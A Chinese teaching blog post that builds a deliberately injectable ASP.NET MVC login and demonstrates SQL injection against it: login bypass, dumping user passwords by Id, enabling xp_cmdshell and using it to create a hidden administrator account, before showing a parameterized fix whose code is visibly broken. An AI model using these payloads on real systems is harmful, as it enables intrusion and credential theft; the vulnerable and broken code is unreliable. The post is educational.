
浅谈SQL注入风险 - 一个Login拿下Server
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查。
可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都能登录了。不能这么写!”
“呦?小伙子这都知道了?那你说说看 啥是注入?注入只能拿来绕过登录么?”
好吧,竟然在老子面前装逼,看来不给你点儿颜色看看,你还真是不明白天有多高。。
于是乎。。哈哈。大清早的,轻松在班里装了一手好逼。。
呵呵。不说了,下面我把那个项目重写一下发上来吧。演示一下注入有哪些危害。怎么避免等。
(*^_^*) 大牛勿喷。
▁▃▅ 浅谈SQL注入风险 - 一个Login拿下Server ▅▃▁
目录:
本文主要就是介绍SQL注入基本手法,危害,以及如何解决。
技术有点渣渣,大牛勿喷。。。。
一、数据库。
只创建了一个Admin表,结构如下:
 create table Admin
 (
   Id ,) not null,
   Username ) not null,
   Password ) not null
 )
 go
插入三条测试数据如下:

二、Web项目
这里为了演示,所以我只搭建了一个简单的三层结构(ASP.NET MVC作为UI,DAL,BLL)以及模型Model:

1. Model模型层的AdminInfo.cs:
 using System;
 using System.Collections.Generic;
 using System.Linq;
 using System.Text;

 namespace Guying.BlogsDemo.Model
 {
     /// <summary>
     /// Admin 模型
     /// </summary>
     public class AdminInfo
     {
         /// <summary>
         /// 编号
         /// </summary>
         public int Id { get; set; }

         /// <summary>
         /// 账号
         /// </summary>
         public string Username { get; set; }

         /// <summary>
         /// 密码
         /// </summary>
         public string Password { get; set; }
     }
 }
AdminInfo.cs
2. Web.config添加连接字符串:
     <connectionStrings>
       <add name="BlogDemo" connectionString="server=.;database=BlogDemo;uid=sa;pwd=LonelyShadow" providerName="System.Data.SqlClient"/>
     </connectionStrings>
3. DAL数据层的DBHelper.cs辅助类:
 using System;
 using System.Collections.Generic;
 using System.Configuration;
 using System.Linq;
 using System.Text;

 namespace Guying.BlogsDemo.DAL
 {
     /// <summary>
     /// 数据访问辅助类
     /// </summary>
     public class DBHelper
     {
         /// <summary>
         /// BlogDemo 数据库链接字符串
         /// </summary>
         public static readonly string CONNECTIONSTRING = ConfigurationManager.ConnectionStrings["BlogDemo"].ConnectionString;
     }
 }
DBHelper.cs
4. DAL数据层的AdminService.cs中写了一个登录的Login方法(SQL存在注入):
 using System;
 using System.Collections.Generic;
 using System.Linq;
 using System.Text;
 using System.Data.SqlClient;
 using Guying.BlogsDemo.Model;

 namespace Guying.BlogsDemo.DAL
 {
     /// <summary>
     /// Admin 数据提供
     /// </summary>
     public class AdminService
     {
         /// <summary>
         /// Admin 登录
         /// </summary>
         /// <param name="adminInfo">登录目标对象</param>
         /// <returns>返回结果对象,null为登录失败</returns>
         public AdminInfo Login(AdminInfo adminInfo)
         {
             AdminInfo result = null;
             string sql = string.Format(" select Id,Username,Password from Admin where Username='{0}' and Password='{1}' ", adminInfo.Username, adminInfo.Password);
             using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))
             {
                 conn.Open();
                 using (SqlCommand comm = new SqlCommand(sql, conn))
                 {
                     using (SqlDataReader reader = comm.ExecuteReader())
                     {
                         if (reader.Read())
                         {
                             result = new AdminInfo()
                             {
                                 Id = (int)reader["Id"],
                                 Username = reader["Username"].ToString(),
                                 Password = reader["Password"].ToString()
                             };
                         }
                     }
                 }
             }
             return result;
         }
     }
 }
AdminService.cs(SQL存在注入)
5. BLL业务逻辑的AdminManager.cs:
 using System;
 using System.Collections.Generic;
 using System.Linq;
 using System.Text;
 using Guying.BlogsDemo.DAL;
 using Guying.BlogsDemo.Model;

 namespace Guying.BlogsDemo.BLL
 {
     public class AdminManager
     {
         private AdminService _AdminService = null;

         public AdminManager()
         {
             if (_AdminService==null)
             {
                 _AdminService = new AdminService();
             }
         }

         /// <summary>
         /// Admin 登录
         /// </summary>
         /// <param name="adminInfo">登录目标对象</param>
         /// <returns>返回结果对象,null为登录失败</returns>
         public AdminInfo Login(AdminInfo adminInfo)
         {
             return _AdminService.Login(adminInfo);
         }
     }
 }
AdminManager.cs
6. WebUI层的HomeController:
 using System;
 using System.Collections.Generic;
 using System.Linq;
 using System.Web;
 using System.Web.Mvc;
 using Guying.BlogsDemo.Model;
 using Guying.BlogsDemo.BLL;
 using System.Text;

 namespace Guying.BlogsDemo.WebUI.Controllers
 {
     public class HomeController : Controller
     {
         [HttpGet]
         public ActionResult Login()
         {
             return View();
         }

         [HttpPost]
         public ActionResult Login(AdminInfo adminInfo)
         {
             AdminManager _AdminManager = new AdminManager();
             adminInfo = _AdminManager.Login(adminInfo);
             JsonResult json = new JsonResult() { Data = adminInfo, ContentEncoding = Encoding.UTF8 };
             return json;
         }

     }
 }
WebUI的HomeController.cs
7. WebUI的Views/Home/Login:
 @model Guying.BlogsDemo.Model.AdminInfo

 @{
     ViewBag.Title = "Login";
 }

 <link href="~/CSS/home.login.css" rel="stylesheet" />

 <div class="box-max">
     <h2>Login</h2>
     <hr />

     @using (Html.BeginForm())
     {
         @Html.AntiForgeryToken()
         @Html.ValidationSummary(true)

         <table>
             <tr>
                 <th>账号:</th>
                 <td>
                     @Html.EditorFor(model => model.Username)
                     @Html.ValidationMessageFor(model => model.Username)
                 </td>
             </tr>
             <tr>
                 <th>
                     密码:
                 </th>
                 <td>
                     @Html.EditorFor(model => model.Password)
                     @Html.ValidationMessageFor(model => model.Password)
                 </td>
             </tr>
             <tr>
                 <td colspan="2" align="center">
                     <input type="submit" value="登 录" />
                 </td>
             </tr>
         </table>
     }
 </div>
Views/Home/Login.cshtml
8. WebUIHome/Login的css:
 *{transition:all 0.3s;}
 body{margin:0px; padding:0px; background-color:#F8F8F8;}
 .box-max{ width:500px; margin:100px auto; border:1px solid #CCC; padding:10px; border-radius:10px; background-color:#FFFFFF;}
 .box-max table{width:100%;}
 .box-max table tr{line-height:40px;}
 .box-max table th{text-align:right;}
 .box-max table td input{width:100%;}
 .box-max table tr:last-child input{width:auto; padding:5px 10px; background-color:#FFF; border:1px solid black; border-radius:5px; cursor:pointer;}
 .box-max table tr:last-child input:hover{background-color:#EFEFEF; text-decoration:underline;}
home.login.css
9. 运行结果:

三、注入
1. 废话不多说、直接测试注入。
账号: ' or 1=1 -- ,密码(随意): fuck ,结果如下:

你还在认为注入只是为了绕过登录进入网站么?
那你就错了。

竟然返回的是一个包含整个用户信息的Json?!
这也是一个程序设计的严重不当!
不知道大家前阵子还记得某酒店、某招聘网站,就是因为移动App,被人抓包,截取到了一个request,提交id,则会返回其所有基本信息。
最后导致千万级数据泄露。
也就是类似于下面这样操作:
2. 获取所有用户信息:
这里需要主键字段,我就不注入检测了,假设我们已经测出了主键为ID。
那么我们可以登录这样写(密码随意):
账号: ' or (1=1 and Id=1) -- ,返回结果: {"Id":1,"Username":"admin","Password":"admin1234"} ;
账号: ' or (1=1 and Id=2) -- ,返回结果: {"Id":2,"Username":"zhangsan","Password":"666666"} ;
账号: ' or (1=1 and Id=3) -- ,返回结果: {"Id":3,"Username":"lisi","Password":"888888"}
如果我们写一个程序,循环发送这个请求,将获得的数据保存,那么你的用户数据裤子是不是也要被脱得干干净净了?
3. 下一步,经典的开启xp_cmdshell(看不懂的自行Google):
账号: ' or 1=1; exec sp_configure 'show advanced options',1; reconfigure; exec sp_configure 'xp_cmdshell',1; reconfigure; --
后面操作的结果就不用看了,也是返回前面登录用户的Json,但是已经成功执行后面的代码了。
然后,xp_cmdshell已经获取了,你还想干什么不行?
这里我只做一个概念性的测试,演示一下其危害。
根据项目的不同,注入可能还会导致更严重的后果。
当然,你也可以创建文件,添加任务等,例如这样:
添加隐藏账号,并提升管理员组:
账号填写: ' or 1=1; exec xp_cmdshell 'echo net user $fuck 123456 /add > D:\a.bat & echo net localgroup administrators $fuck /add >> D:\a.bat & echo exit >> D:\a.bat' --
修改权限/修改所有者:
账号填写: ' or 1=1; exec xp_cmdshell 'icacls D:\a.bat /setowner everyone & icacls D:\a.bat /grant everyone:F' --
执行:
账号填写: ' or 1=1; exec xp_cmdshell 'D: & D:\a.bat' --
结果:

好吧,上面DOS你懂得。
当然,你还可以通过DOS xxxxxxxxxxxxxxxxxxxxxxxxxxxxx。。。
四、如何避免
这个应该很简单吧,其实就是我们日常编码习惯的问题。
登录SQL可以改成通过SqlParameter传参的方式,返回结果可以设置返回bool来标识成功/失败,修改后的方法如下:
 using System;
 using System.Collections.Generic;
 using System.Linq;
 using System.Text;
 using System.Data.SqlClient;
 using Guying.BlogsDemo.Model;

 namespace Guying.BlogsDemo.DAL
 {
     /// <summary>
     /// Admin 数据提供
     /// </summary>
     public class AdminService
     {
         /// <summary>
         /// Admin 登录
         /// </summary>
         /// <param name="adminInfo">登录目标对象</param>
         /// <returns>返回操作结果,true成功 / false失败</returns>
         public bool Login(AdminInfo adminInfo)
         {
             ;
             string sql = " select count(1) from Admin where Username=@Username and Password=@Password ";
             using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))
             {
                 conn.Open();
                 using (SqlCommand comm = new SqlCommand(sql, conn))
                 {
                     comm.Parameters.AddRange(new[] { new SqlParameter("@Username", adminInfo.Username), new SqlParameter("@Password", adminInfo.Password) });
                     count = (int)comm.ExecuteScalar();
                 }
             }
             ;
         }
     }
 }
修改后的登录方法
平时写代码,多注意下这些问题。
当然,数据库的存储过程也不是没卵用的咸鱼,记得多用。
五、 没了
就是演示一下危害,什么年代了都,不应该出现注入的问题了吧。
毕竟每个项目不一样,指不定注入还会导致什么问题呢。
最后。。。。。。。。。。。大牛勿喷。么么哒~
浅谈SQL注入风险 - 一个Login拿下Server的更多相关文章
- 浅谈SQL注入风险 - 一个Login拿下Server(转)
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查. 可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都 ...
- 【sql注入】浅谈sql注入中的Post注入
[sql注入]浅谈sql注入中的Post注入 本文来源:i春秋学院 00x01在许多交流群中,我看见很多朋友对于post注入很是迷茫,曾几何,我也是这样,因为我们都被复杂化了,想的太辅助了所以导致现在 ...
- 浅谈SQL注入
先看一个sql语句: select * from admin where username='(此处为用户输入的数据)'; 在没有任何过滤的情况下,如果用户输入:' or 1=1 -- 这条语句就为: ...
- 浅谈SQL注入漏洞以及防范策略
--HeShiwei 2014-5-15 什么是SQL注入 SQL注入,指的是用户通过向登录框输入恶意字符,利用代码的字符串拼接漏洞进行网站注入攻击,最终导致整个网站用户表信息泄露的攻击方式.黑客就是 ...
- 浅谈 SQL 注入(注入篇)
一.SQL注入简介 1.1 什么是SQL注入 在用户可控制的参数上过滤不严或没有任何限制,使得用户将传入的参数(如URL,表单,http header)与SQL语句合并构成一条 SQL语句传递给web ...
- 转【】浅谈sql中的in与not in,exists与not exists的区别_
浅谈sql中的in与not in,exists与not exists的区别 1.in和exists in是把外表和内表作hash连接,而exists是对外表作loop循环,每次loop循环再对内表 ...
- 浅谈sql中的in与not in,exists与not exists的区别
转 浅谈sql中的in与not in,exists与not exists的区别 12月12日北京OSC源创会 —— 开源技术的年终盛典 » sql exists in 1.in和exists ...
- 浅谈sql 、linq、lambda 查询语句的区别
浅谈sql .linq.lambda 查询语句的区别 LINQ的书写格式如下: from 临时变量 in 集合对象或数据库对象 where 条件表达式 [order by条件] select 临时变量 ...
- 如何使用PDO查询Mysql来避免SQL注入风险?ThinkPHP 3.1中的SQL注入漏洞分析!
当我们使用传统的 mysql_connect .mysql_query方法来连接查询数据库时,如果过滤不严,就有SQL注入风险,导致网站被攻击,失去控制.虽然可以用mysql_real_escape_ ...
随机推荐
- Python 小而美的函数
python提供了一些有趣且实用的函数,如any all zip,这些函数能够大幅简化我们得代码,可以更优雅的处理可迭代的对象,同时使用的时候也得注意一些情况 any any(iterable) ...
- 菜鸟学Struts2——零配置(Convention )
又是周末,继续Struts2的学习,之前学习了,Struts的原理,Actions以及Results,今天对对Struts的Convention Plugin进行学习,如下图: Struts Conv ...
- 利用on和off方法编写高效的js代码
先说下将这个话题的起因:最近发现公司的功能代码,很多在dom对象删除以后,其声明的绑定在window上的resize事件还一直存在,导致相同的功能代码执行了几次.对于我这种轻微代码洁癖的人来说,简直是 ...
- 使用Oracle官方巡检工具ORAchk巡检数据库
ORAchk概述 ORAchk是Oracle官方出品的Oracle产品健康检查工具,可以从MOS(My Oracle Support)网站上下载,免费使用.这个工具可以检查Oracle数据库,Gold ...
- [C#] 走进异步编程的世界 - 开始接触 async/await
走进异步编程的世界 - 开始接触 async/await 序 这是学习异步编程的入门篇. 涉及 C# 5.0 引入的 async/await,但在控制台输出示例时经常会采用 C# 6.0 的 $&qu ...
- 代码的坏味道(15)——冗余类(Lazy Class)
坏味道--冗余类(Lazy Class) 特征 理解和维护类总是费时费力的.如果一个类不值得你花费精力,它就应该被删除. 问题原因 也许一个类的初始设计是一个功能完全的类,然而随着代码的变迁,变得没什 ...
- Android SDK 在线更新镜像服务器资源
本文转自:http://blog.kuoruan.com/24.html.感谢原作者. 什么是Android SDK SDK:(software development kit)软件开发工具包.被软件 ...
- Spring(三)__aop编程
aop( aspect oriented programming ) 面向切面编程,是对所有对象或者是一类对象编程 几个重要的概念: 1.切面(aspect):要实现的交叉功能,是系统模块化的一个切面 ...
- Flexible 弹性盒子模型之CSS flex-grow 属性
实例 让第二个元素的宽度为其他元素的三倍: div:nth-of-type(1){flex-grow:1;} div:nth-of-type(2){flex-grow:3;} div:nth-of-t ...
- vue.js几行实现的简单的todo list
序:目前前端框架如:vue.react.angular,构建工具fis3.gulp.webpack等等...... 可谓是五花八门,层出不穷,眼花缭乱...其实吧只要你想玩还是可以玩玩的..下面是看了 ...